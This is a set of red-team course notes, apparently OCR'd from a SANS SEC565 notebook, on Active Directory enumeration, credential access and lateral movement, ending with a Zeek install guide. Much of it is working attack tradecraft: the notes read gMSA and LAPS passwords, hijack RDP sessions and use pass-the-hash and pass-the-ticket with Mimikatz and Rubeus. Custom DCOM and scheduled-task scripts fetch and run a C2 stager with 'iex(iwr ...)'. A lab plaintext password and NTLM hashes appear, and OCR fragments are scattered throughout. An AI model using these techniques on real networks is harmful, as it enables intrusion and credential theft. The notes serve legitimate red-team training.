        if ($GMSASearcher) {

$GMSASearcher.filter="(&(ObjectClass=m
sDS-GroupManagedServiceAccount)(name=
$gmsaName))"
            }

            try {

$GMSASearcher.FindAll() | Where-Object
{$_} | ForEach-Object {
                    if ($FullData) {
                        #
convert/process the LDAP fields for
each result
                        Convert-
LDAPProperty -Properties $_.Properties
                    }
                    else {
                        # otherwise
just returning the ADS paths of the
OUs

$_.properties.adspath
                    }
                }
```

```
PS C:\> Get-NetGmsa -FullData | select name

name
----
engineer_svc
```

ADSI (LDAP Queries)


User Enumeration

Command	Description	Output
([adsisearcher]'(objectclass=user)').FindAll().GetDirectoryEntry() | Select-Object -Property sAMAccountName	Enum all users in AD environment	



```
sAMAccountName
--------------
{Administrator}
{Guest}
{DC01$}
{krbtgt}
{sroc.admin}
{Correy.Kosel}
{Almeria.Zanelli}
{Hubie.Boller}
{Aaron.Hogan}
{Aubrette.Clacey}
{Blondelle.Hes...
{Bobbe.Arnaez}
{Brad.Landerr}
{Bryana.Burgot}
{Constance.Dal...
{Crystal.Yegor...
{Darryl.Cleft}
{Dimitry.Maes}
{Dorene.Andreu...
{Jackie.Capponer}
{Jarrett.Patti...
{Jemie.Flucker}
{Kyle.Fiducia}
{Lauraine.Samms}
{Michael.Smythe}
{Mordy.Hertwell}
{Nelly.Drakard}
{Omar.Santos}
{Rod.Harback}
{Sherman.Lambeth}
{Solomon.Bullier}
{Tanitansy.Macey}
{Una.Sutherns}
{Valina.Beernt}
{Valli.Beagles}
{Vinny.Caller}
{Waylin.Mourant}
{Drew.Dorwood}
```

Command	Description	Output
([adsisearcher]'(memberof=cn=Domain Admins,cn=Users,dc=draconem,dc=corp)').FindAll().GetDirectoryEntry() | Select-Object -Last 1 -Property sAMAccountName	Queries the members of the domain admins group	



```
sAMAccountName
--------------
{Administrator}
{sroc.admin}
{Almeria.Zanelli}
{Hubie.Boller}
```


Computer Enumeration

Command	Description	Output
([adsisearcher]'(ObjectCategory=Computer)').FindAll().GetDirectoryEntry() | Select-Object -Property samaccountname		

```
{DC01$}
{wst1337$}
{FS01$}
{HR01$}
{DC02$}
{DB01$}
{PROD$}
{WK01$}
{DEV01$}
{MAIL$}
{STUDENT01$}
```

Domain Trust Enumeration


Command	Description	Output
([adsisearcher]'(objectClass=trustedDomain)').FindAll().GetDirectoryEntry() | select name,trustdirection		



```
name               trustdirection
----               --------------
{thunderbird.corp} {3}
{dev.draconem.corp} {3}
```


Password Policy Enumeration

Command	Description	Output
([adsisearcher]'(objectClass=groupPolicyContainer)').FindAll().GetDirectoryEntry()	query each group policy container (super tedious to parse through each GPO at this point, not reccomeneded) run the type "<GPOFILEPATH>" to read the contents of the GPO when you find the one you want	



```
distinguishedName : {CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=draconem,DC=corp}
Path              : LDAP://CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=draconem,DC=corp

distinguishedName : {CN={6AC1786C-016F-11D2-945F-00C04fB984F9},CN=Policies,CN=System,DC=draconem,DC=corp}
Path              : LDAP://CN={6AC1786C-016F-11D2-945F-00C04fB984F9},CN=Policies,CN=System,DC=draconem,DC=corp

distinguishedName : {CN={A49FEDA3-84DA-4DA2-9F0A-2D950CC83306},CN=Policies,CN=System,DC=draconem,DC=corp}
Path              : LDAP://CN={A49FEDA3-84DA-4DA2-9F0A-2D950CC83306},CN=Policies,CN=System,DC=draconem,DC=corp

distinguishedName : {CN={AB213950-1E25-4599-9122-B30A48C1AE6E},CN=Policies,CN=System,DC=draconem,DC=corp}
Path              : LDAP://CN={AB213950-1E25-4599-9122-B30A48C1AE6E},CN=Policies,CN=System,DC=draconem,DC=corp

distinguishedName : {CN={AB6A1A5E-14E0-43B0-985D-59272F2920A5},CN=Policies,CN=System,DC=draconem,DC=corp}
Path              : LDAP://CN={AB6A1A5E-14E0-43B0-985D-59272F2920A5},CN=Policies,CN=System,DC=draconem,DC=corp

distinguishedName : {CN={8D731DA6-D22B-4D3D-8898-D9F8C3E3D4EA},CN=Policies,CN=System,DC=draconem,DC=corp}
Path              : LDAP://CN={8D731DA6-D22B-4D3D-8898-D9F8C3E3D4EA},CN=Policies,CN=System,DC=draconem,DC=corp

distinguishedName : {CN={E7D05C63-C42E-413A-8D23-2F02795F6194},CN=Policies,CN=System,DC=draconem,DC=corp}
Path              : LDAP://CN={E7D05C63-C42E-413A-8D23-2F02795F6194},CN=Policies,CN=System,DC=draconem,DC=corp

distinguishedName : {CN={CF909425-61F0-436E-A232-148765BC188C},CN=Policies,CN=System,DC=draconem,DC=corp}
Path              : LDAP://CN={CF909425-61F0-436E-A232-148765BC188C},CN=Policies,CN=System,DC=draconem,DC=corp
```


Command	Description	Output
$base=[adsi]'LDAP://DC=draconem,DC=corp' $base | Select-Object -Property lockoutThreshold,minPwdLength	make an LDAP connection to the base object and list the properties "lockoutThreshold" and "minPwdLength"	



```
lockoutThreshold minPwdLength
---------------- ------------
{0}              {7}
```

Fine Grained Password Policy Enumeration

Command	Description	Output
([adsisearcher]'(ObjectClass=msDS-PasswordSettings)').FindAll().getDirectoryEntry() | Select-Object -Property name,msDS-PSOAppliesTo		



```
name              msDS-PSOAppliesTo
----              -----------------
{engineering-pol} {CN=Engineering,OU=Engineering,DC=draconem,DC=corp}
```

Local Administrator Password Solution (LAPS) Enumeration

Command	Description	Output
([adsisearcher]"(&(objectCategory=computer)(ms-MCS-admpwdexpirationtime=*))").findAll().GetdirectoryEntry() | select name		

```
name
----
{DC01}
{DC02}
```

Group Managed Service Account (gSMA) Enumeration

Command	Description	Output
([adsisearcher]'(ObjectClass=msDS-GroupManagedServiceAccount)').FindAll().getDirectoryEntry()		

```
distinguishedName : {CN=engineer_svc,CN=Managed Service Accounts,DC=draconem,DC=corp}
Path              : LDAP://CN=engineer_svc,CN=Managed Service Accounts,DC=draconem,DC=corp
```

```
        }
        catch {
            Write-Warning $_
        }
    }
}
```

Privilege Hunting

Friday, October 18, 2024 7:39 PM

tool	Command	Description
cmd/pwsh	net user odin /domain	*OPSEC WARNING* checks what privileges you have as odin
cmd/pwsh	whoami /all	*OPSEC WARNING* checks what user context you're currently in
pwsh (admin)	import-module ActiveDirectory	Imports the AD module into Powershell
pwsh (admin)	Get-ADPrincipalGroupMembership -Identity "Odin"	powershell AD module
	NetLocalGroupGetMembers	Query SAM (As ADMIN) over RPC

Accessing C$
- Tells you if you're local admin

VALIDATING ADMIN PRIVILEGES VIA REMOTE PROCEDURE CALLS (RPC)

- running processes
- scheduled tasks
- running services
- registry

✱ RPC is commonly used and hard to monitor

command	Description	output

`Get-service -Computername FS01.asgard.corp | select name -first 1`	Leverage RPC to view services on a remote computer (THIS VALIDATES IF YOU HAVE ADMIN RIGHTS)	`Name`
		`----`
		`AdobeARMservice`

`Get-Service -Computername dc01.asgard.corp | select name -first 1`	Leverage RPC to view services on a remote computer (THIS VALIDATES IF YOU ***DO NOT*** HAVE ADMIN RIGHTS)	`Get-Service: Cannot open Service Control Manager on computer "dc01.asgard.corp". This operation might require other privileges.`

Ne

gMSA - Group Managed Service Accounts

Friday, October 18, 2024 2:36 PM

Enumerating gMSA

Domain Discovery and Enumeration

No real "tooling" is out there to automate discovery for you (except BloodHound and the AD module).
Fear not though—we have some nice LDAP magic once again for you!

```
PS C:> ([adsisearcher]'(ObjectClass=msDS-GroupManagedServiceAccount)').FindAll().getDirectoryEntry()
distinguishedName : {CN=svc_sqlmanager,CN=Managed Service Accounts,DC=asgard,DC=corp}
Path : LDAP://CN=svc_sqlmanager,CN=Managed Service Accounts,DC=asgard,DC=corp
```

Who Can Read the gMSA Passwords?

Domain Discovery and Enumeration

If you have the opportunity to utilize the AD module, we can enumerate who is able to read the gMSA password.

```
PS C:\> Get-ADServiceAccount -Filter * -Properties * | select name, PrincipalsAllowedToRetrieveManagedPassword
name PrincipalsAllowedToRetrieveManagedPassword
---- ------------------------------------------
svc_sqlmanager
{CN=SQL_Servers,OU=SQL,DC=asgard,DC=corp}
```

Reading gMSA Passwords

Domain Discovery and Enumeration

Contrary to LAPS, the gMSA password is **not** just available in plaintext.

- PowerShell script called DSInternals
- C# tool called GMSAPasswordReader

```
$gmsa = Get-ADServiceAccount -Identity 'SQL_HQ_Primary' -Properties 'msDS-ManagedPassword'
$mp = $gmsa.'msDS-ManagedPassword'
# Decode the data structure using the DSInternals module
$blob = ConvertFrom-ADManagedPasswordBlob $mp
# Calculate NTLM hash
$pwd = ConvertTo-SecureString $blob.CurrentPassword -AsPlainText -Force
ConvertTo-NTHash $pwd
```

Tool	Description	Link
DSInternals	AD Disaster Recovery tools, identity management, cross-forest migrations, password strength auditing etc	https://github.com/MichaelGrafnetter/DSInternals
GMSAPasswordReader	Reads the password blob from a GMSA account using LDAP and parses the values into hashes for re-use	https://github.com/Net-Doge/GMSAPasswordReader

PowerShell for Discovery

Thursday, October 17, 2024 5:14 PM

Invoke-HostRecon : By Beau Bullock	
Invoke-HostEnum : By Andrew Chiles	
Get-ComputerDetails: By Joe Bialek	
Invoke-Portscan: By Rich Lundeen	
RemoteRecon: By Chrisd Ross	
PowerView: By Will Schroeder	

WMIC for Discovery

Thursday, October 17, 2024 5:03 PM

COMMAND	DESCRIPTION
`wmic computersystem LIST full`	system information
`wmic /node:[targetIP] /user:[admin_user] /password:[password] computersystem LIST full`	remote system information with credentials in command line
`wmic /namespace:\\root\securitycenter2 path antivirusproduct`	antivirus
`wmic DATAFILE where "drive='C:' AND Name like '%password%'" GET Name,readable,size /VALUE`	File Search
`wmic USERACCOUNT Get Domain,Name,Sid`	Local User Accounts
`wmic NTDOMAIN GET DomainControllerAddress,DomainName,Roles /VALUE`	Domain Enumeration
`wmic /NAMESPACE:\\root\directory\ldap PATH ds_user GET ds_samaccountname`	List Users
`wmic /NAMESPACE:\\root\directory\ldap PATH ds_group where "ds_samaccountname='Domain Admins'" Get ds_member /Value`	Group Members
`wmic /NAMESPACE:\\root\directory\ldap PATH ds_computer GET ds_samaccountname`	List Computers
`wmic process call create "cmd.exe /c calc.exe"`	Execute Commands

DNS Extraction - Windows AD

Friday, October 18, 2024 2:43 PM

```
PS C:\> Get-ADComputer -filter * -Properties * | select
name,ipv4address
name ipv4address
---- -----------
DC01 10.10.20.10
WS01 10.10.20.151
FS01 10.10.20.69
PS C:\Users\Administrator> Get-ADComputer -filter {ipv4address -eq
'10.10.20.10'} | select Name
Name
----
DC01
```

LINUX

Sunday, October 6, 2024 8:59 PM

LISTENING PORTS

binary	options	description	example output
sudo ss	-antup	ss : used to check sockets (replaces netstat) -a : displays listening and established connections -u : for UDP -n : for no DNS resolution of addresses -t : for TCP -p : for processes associated with the socket (AS ROOT)	

Netid	State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port	process
tcp	LISTEN	0	128	0.0.0.0:2222	0.0.0.0:*	users:(("docker-proxy",pid=2520,fd=4))

Process Discovery

binary	description	example output
sudo ls -al /proc/<PID>	RAM temporary filesystem which contains all files being used by the <PID> specified (points to /dev/shm)	
ps		
top | head -n 100		
pgrep -l -v @		
pstree		

dr-xr-xr-x	2	root	root	0	Oct 14 16:12	attr
-rw-r--r--	1	root	root	0	Oct 14 16:12	autogroup
lrwxrwxrwx	1	root	root	0	Oct 14 16:09	exe -> '/dev/shm/[ext4-rsv-conver]'

SCHEDULED TASKS ENUMERATION

COMMAND	DESCRIPTION
crontab -l	lists all cron jobs scheduled for the current user
sudo crontab -u <USERNAME> -l	list a user's scheduled cron jobs (requires higher permissions)
cat /etc/crontab	list cron jobs scheduled in the crontab
ls /etc/cron.d/	
ls /etc/cron.daily/	
ls /etc/cron.hourly/	
ls /etc/cron.monthly/	
ls /etc/cron.weekly/	

PROCESS ENVIRONMENTAL VARIABLES

binary	options	description	example output
sudo strings	/proc/<PID>/environ	checks environmental variables established in a process, can be useful.	

LANDG=en_US.UTF-8
SUDO_COMMAND=/labs/sec-1/orientation/setup.sh
USER=root
HOME=/home/sec565
MALWARE=This is kernel module, I promise

SERVICE DISCOVERY

COMMAND	DESCRIPTION

LIST OPEN FILES OF A PROCESS

binary	options	description	example output
sudo lsof	-p <PID>	list of open files for a process	

COMMAND	PID	USER	FD	TYPE	DEVICE	SIZE/OFF	NODE	NAME
[ext4-rsv	9024	root	cwd	DIR	0,25	80	2	/dev/shm
[ext4-rsv	9024	root	mem	REG	8,3	2030928	6947236	/lib/x86_64-linux-gnu/libc-2.27.so
[ext4-rsv	9024	root	3u	IPv4	651529	0t0	TCP	*:54321 (LISTEN)

ACCOUNT DISCOVERY

COMMAND	DESCRIPTION
whoami	(CREATES ALERTS)
id	
groups	
cat /etc/passwd	

SERVICE DISCOVERY

COMMAND	DESCRIPTION
service --status-all	
systemctl list-units --type=service -all #systemd	
ls -l /etc/init.d/* #SystemV	

LOCAL NETWORK ENUMERATION

COMMAND	DESCRIPTION
ifconfig; ip	
netstat -natu	
arp -an	
ss -at	
netstat -nr	

Ping Sweeps, Port Scans

Thursday, October 17, 2024 4:55 PM

WINDOWS

SHELL	COMMAND	DESCRIPTION
cmd	for /L %i in (1,1,255) do @ping -n 1 -w 200 10.0.0.%i | find "TTL"	simple cmd ping sweep one-liner
powershell	1..255 | % {ping -n 1 10.0.0.$_ | sls tll}	simple powershell ping sweep
powershell	1..1024 | % {echo ((new-object Net.Sockets.TcpClient).Connect ("10.0.0.0",$_)) "Port $_ is open" } 2>$null	simple powershell port sweep

Linux

COMMAND	DESCRIPTION
for i in {1..254} ; do (ping 10.0.0.$i -c 1 -W 5 >/dev/null && echo "10.0.0.$i" &) ; done	simple bash ping sweep
nc -z -nv 127.0.0.1 20-1024	simple netcat port sweep

SharpHound

Sunday, October 20, 2024 3:38 PM

https://web.archive.org/web/20221104081636/https://blog.cptjesus.com/posts/sharphoundtargetting/

UACMe UAC bypass

Sunday, October 6, 2024 8:59 PM

https://github.com/hfiref0x/UACME

Privesc Checkers

Thursday, October 17, 2024 5:28 PM

Invoke-PrivescCheck itm4n	https://github.com/itm4n/PrivescCheck
PowerUp	https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1
PowerSploit	https://github.com/Net-Doge/PowerSploit

RDP Session Hijacking


Thursday, October 17, 2024 5:35 PM

command (non-system users require plaintext passwords)	Description
query user	discover sessions that have been exited
sc create hijackedsession binpath="cmd.exe /k tscon 1 /dest:rdp-tcp#3"	create a service that connects back to the session
start hijackedsession	reconnect to the rdp session

RDP Session Hijacking

Privilege Escalation

- Windows has a unique feature that allows switching of RDP sessions
- Normally requiring authentication, but SYSTEM can reconnect to any session
- tscon.exe uses SYSTEM priv
- SharpRDPHijack tool
- Mimikatz
  - ts::remote /id:1



SANS SEC565 | Red Team Operations and Adversary Emulation

Linux find SUID or GUID

Thursday, October 17, 2024 5:41 PM

```
# ls -al /usr/bin/backup-db
-rwxr-xr-x 1 root root 68208 Oct 21 11:32 /usr/bin/backup-db
# chmod +s /usr/bin/backup-db && ls -al /usr/bin/backup-db
-rwsr-sr-x 1 root root 68208 Oct 21 11:32 /usr/bin/backup-db
```

File Permissions

Set UID

```
$ find / -type d \( -path /snap -o -path /proc -o -path /var \)
-prune -o -perm -4000 -exec ls -ldb {} \; 2>/dev/null
$ find / -type d \( -path /snap -o -path /proc -o -path /var \)
-prune -o -perm -2000 -exec ls -ldb {} \; 2>/dev/null
```

Find SUID

Find GUID

LAPS - Local Administrator Password Solution

Friday, October 18, 2024 2:29 PM

Is LAPS Present in the Environment?

Domain Discovery and Enumeration

LAPS (Local Administrator Password Solution) is brought to life by Microsoft to offer an effortless automatic password management system for local administrator accounts.

- Randomly generated passwords
- Rolled out through GPO
- Stored in plaintext, secured by DACL
- Prevents local admin password reuse

LAPS information:

- https://adsecurity.org/?p=1790

LDAP Query Example with ADSI:

```
PS C:>
([adsisearcher]'(ObjectCategory=computer)').FindAll().getDirectoryEntry() |
Select-Object -Property cn, ms-mcs-admpwdexpirationtime, ms-Mcs-AdmPwd
cn ms-mcs-admpwdexpirationtime ms-Mcs-AdmPwd
-- ------------------------- -------------
{DC01} {System.__ComObject} {wZVr78E5Q-{G34}
{WS01} {} {}
{FS01} {} {}
```

Tool	Description	Link
LAPSToolkit	Audits the LAPS in AD to find users that can read the LAPS file on a system	https://github.com/leoloobeek/LAPSToolkit

DLL Search Order

Sunday, October 6, 2024 8:59 PM

– Check whether a DLL with same name is already in memory
– Check whether DLL is defined in "KnownDLLs" registry key
– The directory from where the application was launched
– The system directory (GetSystemDirectoryA = C:\Windows\System32)
– The 16-bit system directory (C:\Windows\System)
– The Windows directory (GetWindowsDirectoryA)
– The current directory* (SafeDllSearchMode is enabled)
– Directories defined in the PATH environment variable

Overview

Sunday, October 6, 2024 8:59 PM

- Windows
  - SAM Database
  - LSA Secrets (Registry)
  - Cashed Credentials
    - Last 5 valid account hashes found here
  - Memory Process Dump

- Active Directory
  - NTDS
  - DCSync
  - Group Policy Preferences
  - Service Principal Names (SPN)

- Linux
  - /etc/shadow
  - /proc filesystem

Empire User Impersonation

Sunday, October 20, 2024 4:47 PM

Finding a script on a share previously, we were able to find a plain text password of a local admin account:

```
$password = ConvertTo-SecureString "sup3rs3cr3tP@ssw0rd!!" -AsPlainText -Force
$creds = new-object System.Management.Automation.PSCredential("FS01\Administrator", $password)
$session = New-CimSession -ComputerName fs01.draconem.corp -Credential $creds
Grant-SmbShareAccess -name "Sales" -AccountName "Draconem\Sales" -AccessRight Full -CimSession
$session
Remove-CimSession -CimSession $session
```

MAKE A USER TOKEN

Execution Method	Command	Options	Description
Execute Module	csharp/Sharpsploit.Credentials/Maketoken	Domain: FS01.draconem.corp Password: sup3rs3rc3tP@ssw0rd!! Username: Administrator	create a token to impersonate the local admin account on FS01
Shell Command	ls \\fs01.draconem.corp\c$		enumerate the c$ local share (demonstrating local admin priv obtained)
Execute Module	csharp/Sharpsploit.Credentials/RevertToSelf		revert to original user for tradecraft reasons and to not cause issues with authentication for yourself later

Pass-The-Hash
(Not OPSEC safe)

Execution Method	Command	Options	Description
Execute Module	powershell/management/spawnas	Domain: WK01 (local admin) Password: sup3rs3cr3tP@ssw0rd!! Username: Administrator Listener: <previous listener>	spawn an elevated local administrator shell to use as a sacrificial session
Execute Module (new admin shell)	powershell/credentials/mimikatz/pth	Domain: fs01.draconem.corp ntlm hash 026838c577e626b859f9d863b0c6316 User: Administrator	pass the hash, create a new process ID for us to steal the token from
Execute Module	powershell/credentials/tokens	ImpersonateUser: True ProcessID: <Mimikatz Process ID>	steal the token of Administrator context
Shell Command	ls \\fs01.draconem.corp\c$		enum the c$ share, only admins have access to

Pass-The-Ticket (OverPass-The-Hash)

Execution Method	Command	Options	Description
Execute Module	csharp/Sharpsploit.Credentials/Maketoken	Domain: draconem.corp Password: dontknow Username: dontcare	create a sacrificial session to create a ticket for without interfering with our logon session
Execute Module	powershell/credentials/rubeus	asktgt /domain:draconem.corp /user:Giulio.Stanion /rc4:A5AA48FD29A3A1F5336703AB9A793115 /ptt	import a ticket with the rubeus
Shell Command	ls \\hr01.draconem.corp\c$		enum the c$ share, only admins have access to

Empire Lateral Movement

Sunday, October 6, 2024 8:59 PM

SETUP SOCKS PROXY:

git clone https://github.com/p3nt4/Invoke-SocksProxy	download the tools
openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout private.key -out cert.pem	create the private and public keys for the proxy
sudo python3 ReverseSocksProxyHandler.py 443 1080 ./cert.pem ./private.key	start a SOCKS proxy handler to forward traffic

Remote Desktop Protocol (RDP)

Execution Method	Command	Options	Description
Execute Module	powershell/management/invoke_socksproxy	remoteHost: <C2 IP> remotePort: 443 (SOCKS PROXY IP)	connect to socks proxy from target to C2 server
Local BASH shell	sudo nano /etc/proxychains.conf	add the line: socks4 127.0.0.1 1080	This allows us to use proxychains with the python SOCKS proxy we established earlier
Local BASH shell	proxychains xfreerdp /cert-ignore /v:10.130.5.43 /u:Administrator /p:'sup3rs3cr3tP@ssw0rd!!' /d:FS01		We are now proxying an RDP connection through port 443 with an internal redirector (WK01)

WINDOWS REMOTING

PowerShell commands are prone to extensive security measures such as AMSI and script-block logging.

Execution Method	Command	Options	Description
Execute Module	powershell/lateral_movement/invoke_psremoting	computername: fs01 username: fs01\administrator password: sup3rs3cr3tP@ssw0rd!! listener: <LISTENERNAME>	A new Agent will check-in with high integrity (it will show up as medium integrity at first, until you execute a command).

WMI

Execution Method	Command	Options	Description
Execute Module	powershell/lateral_movement/invoke_wmi	computername: fs01 username: fs01\administrator password: sup3rs3cr3tP@ssw0rd!! listener: <LISTENERNAME>	After successfull completion of the command, a new Agent will check-in with high integrity.

DCOM

COM (Component Object Model) objects are objects that are "exposed" on the operating system, much like an API.
DCOM lateral movement has been one of the better lateral movement techniques for years, however as they became more popular and were starting to get more attention by bloggers and open source tooling, detection rates skyrocketted.

Execution Method	Command	Options	Description
Execute Module	powershell/management/spawnas	Domain: draconem.corp Username: Giulio.Stanion Password: d8PEZ#$UM6Vs!h5j listener: <LISTENER>	create a token for a user with a different security context

Local BASH shell	cd /home/sec565/tools ; nano Invoke-MMC20.ps1	function Invoke-MMC20
		{
		[CmdletBinding()]
		Param (
		[Parameter(Mandatory=$True)]
		[string]$Target,
		[Parameter(Mandatory=$True)]
		[string] $Command
		)
		echo "executing $Command on $Target"
		$a = [System.Activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application",$Target))
		$a.Document.ActiveView.ExecuteShellCommand("C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe",$null,$Command,"")
		
		}
			create a script to exploit the MMC20.Application easier, it will be less error-prone

Local BASH shell	mkdir staging	create a stager in Empire called stager.ps1, open a python server in ~/tools/staging (python3 -m http.server 6666	remember to decouple your C2 and your staging agent just in case the IP gets burned
Execute Module	powershell/management/invoke_script	ScriptCmd: Invoke-MMC20 -Target hr01 -command "iex(iwr -useb http://10.254.252.2:6666/stager.ps1)" ScriptPath: /home/sec565/tools/Invoke-MMC20.ps1	Uses the DCOM object to execute a remote payload, giving you an agent with High integrity

Scheduled Tasks

Execution Method	Command	Options	Description

Local BASH shell	nano Invoke-SchTaskLatMove.ps1	function Invoke-SchTaskLatMove
		{
		[CmdletBinding()]
		Param (
		[Parameter(Mandatory=$True)]
		[string]$Target,
		[Parameter(Mandatory=$False)]
		[string] $TaskName = "WindowsUpdateTask",
		[Parameter(Mandatory=$True)]
		[string] $Command
		)
		echo "creating task $TaskName on $Target running as SYSTEM"
		C:\Windows\system32\schtasks.exe /create /tn $TaskName /tr "C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe $Command" /sc once /st 00:00 /S $Target /RL Highest /RU "SYSTEM"
		echo "running task"
		C:\Windows\system32\schtasks.exe /run /tn $TaskName /S $Target
		echo "deleting task"
		C:\Windows\system32\schtasks.exe /F /delete /tn $TaskName /S $Target
		echo "all done, enjoy"
		}
			A custom script that will:
			
			create the scheduled task
			run the scheduled task
			delete the scheduled task

Execute Module	powershell/management/invoke_script	ScriptCmd: Invoke-SchTaskLatMove -Target hr01 -command "iex(iwr -useb http://10.254.252.2:6666/stager.ps1)" ScriptPath: /home/sec565/tools/Invoke-SchTaskLatMove.ps1	MAKE SURE TO USE THE CORRECT AGENT WE CREATED FOR THIS (Giulio.Stanion)

PSExec (Sysinternals tool)

Execution Method	Command	Options	Description
Execute Module	powershell/lateral_movement/invoke_psexec	Computername: hr01 Listener: <LISTENER>	Spawns a SYSTEM privilege agent on hr01

SERVICE CONTROL MANAGER (SCM)

Execution Method	Command	Options	Description

Local BASH shell	nano Invoke-Update.ps1	function Invoke-Update {
		C:\Windows\system32\sc.exe \\hr01 create UpdateService binpath= "%comspec% /c <multi\launcher code here>"
		C:\Windows\system32\sc.exe \\hr01 start UpdateService
		C:\Windows\system32\sc.exe \\hr01 delete UpdateService
		}
			Makes a script that creates a service on the target machine that calls back to your C2 upon execution

Execute Module	powershell/management/invoke_script	ScriptCmd: Invoke-Update ScriptPath: /home/sec565/tools/Invoke-Update.ps1	Execute the .ps1 and spawn an elevated agent (because it is a service)

RDP - Pass the Hash

Sunday, October 20, 2024 9:33 PM

Restricted Admin Mode functionality is controlled by a registry key on the remote machine that lives in the LOCAL MACHINE registry hive. In order to modify this registry hive, an adversary will need local administrative rights. A red team can run the following command to disable this restriction and allow for pass-the-hash over Remote Desktop Protocol (RDP):

```
C:\> New-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name "DisableRestrictedAdmin" -Value "0" -PropertyType DWORD -Force
```

Zeek Installation in Ubuntu

Monday, August 26, 2024 11:05 PM

Zeek Installation in Ubuntu

What is Zeek?


An open-source protocol analyzer and network security monitoring tool, Zeek was once known as Bro. It is intended to assist enterprises with real-time network traffic monitoring and analysis, offering information on network activity, potential security risks, and performance concerns. Due to its effectiveness in swiftly capturing and processing network data, Zeek is especially well-liked among cybersecurity experts and network managers.

How to install zeek in Ubuntu?

Update and upgrade the ubuntu using apt.

```
sudo apt-get update
sudo apt-get upgrade
```


Download the zeek source code from the official website (https://zeek.org/get-zeek/).



Zeek offical download page

Install dependencies using the below command.

```
sudo apt-get install cmake make gcc g++ flex bison libpcap-dev libssl-dev python3-dev swig zlib1g-dev
```



Dependencies installation

Once all the dependencies are installed change the directory to the path where the Zeek source code file is downloaded and unzip the file.

```
cd Downloads
tar -xzf zeek-<verison>.tar.gz
```

Extracting zeek file

Change the directory to the extracted file

```
cd zeek-<version>
```

Configure zeek using the below command

```
./configure
```

Configure command

Once the above command is done run the below commands. Note that this command takes time to execute.

```
make
make install
```

SIMPLE INSTALL INSTRUCTIONS:

```
sudo timedatecel set-timezone EST5EDT #set timezone
sudo apt-get update
sudo apt-get upgrade
cd ~/Downloads
wget https://download.zeek.org/zeek-6.0.5.tar.gz
sudo apt-get install cmake make gcc g++ flex bison libpcap-dev libssl-dev python3-dev swig zlib1g-dev
tar -xzf zeek-6.0.5.tar.gz
cd zeek-6.0.5
./configure
sudo make
sudo make install
nano ~/.bashrc
  - export PATH=/usr/local/zeek/bin:$PATH
source ~/.bashrc
which zeek
zeek --version
cd /usr/local/zeek/etc
ls
ip a #verify your network interfaces
nano node.cfg #Make sure the interface in the config is your SPAN collection interface
sudo zeekctl check
sudo zeekctl deploy #ensure your NIC is UP not DOWN
cd /usr/local/zeek/logs/current
tail -f conn.log #test to see if it works
```

```
root@ramz:/home/ramz/Downloads/zeek-5.0.10# make
make -C build all
make[1]: Entering directory '/home/ramz/Downloads/zeek-5.0.10/build'
make[2]: Entering directory '/home/ramz/Downloads/zeek-5.0.10/build'
make[3]: Entering directory '/home/ramz/Downloads/zeek-5.0.10/build'
make[3]: Leaving directory '/home/ramz/Downloads/zeek-5.0.10/build'
make[3]: Entering directory '/home/ramz/Downloads/zeek-5.0.10/build'
[  0%] Building libkqueue
```

make

```
